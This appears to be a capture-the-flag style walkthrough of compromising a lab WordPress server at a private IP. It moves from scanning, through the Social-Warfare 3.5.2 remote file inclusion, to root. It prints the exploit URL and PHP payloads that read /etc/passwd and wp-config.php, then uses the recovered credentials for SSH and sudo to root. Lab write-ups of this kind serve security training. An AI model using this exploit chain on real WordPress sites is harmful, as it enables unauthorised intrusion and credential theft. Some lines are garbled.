
**WordPress Plugin Vulnerability**

**Recon**


Our IP leads us to this blank page lets move to scanning



**Nmap Scan**


-version -safescan


[Nmap -sV -sC 192.168.55.123 shows us port 22 and 80 are open]




**Scan for hidden directories (dirbuster)**

[Dirb http://192.168.55.123]




Scan shows this is a word press page

**Scan for wordpress vulnerabilities**

[wpscan --url <http://192.168.55.123/wordpress/>]

Scan reveals outdated plugin named Social-Warfare 3.5.2


**Social-Warfare Vulnerability**



This Vulnerability allows us to run commands to obtain user Credentials

**Creating the Payload**


[<pre>system(‘cat /etc/passwd’)</pre>]



Show passwd file contents

**Python Simple server**


[python3 -m http.server 80]



Serving Payload.txt on port 80


**Enumerate**


[http://192.168.55.123/wordpress/wp-admin/admin-post.php?swp\_debug=load\_options&swp\_url=http://localhost/payload.txt]



User Takis is revealed

**Further Enumeration**

Word press config.php holds important info. The payload can be used to check for it


[echo "<pre>system('cat /var/www/html/wordpress/wp-config.php')</pre>]

Viewing the source reveals a password for an sql database

**Privilege Escalation**


Using the credentials shh into the server

[sudo ssh takis@192.168.55.123]



Checking for Flag

**User Flag**




Local.txt

**Root Escalation**

Checking takis Privileges


[sudo -l]



Takis can run all commands without a password

**Root Flag**

[sudo su]



proof.txt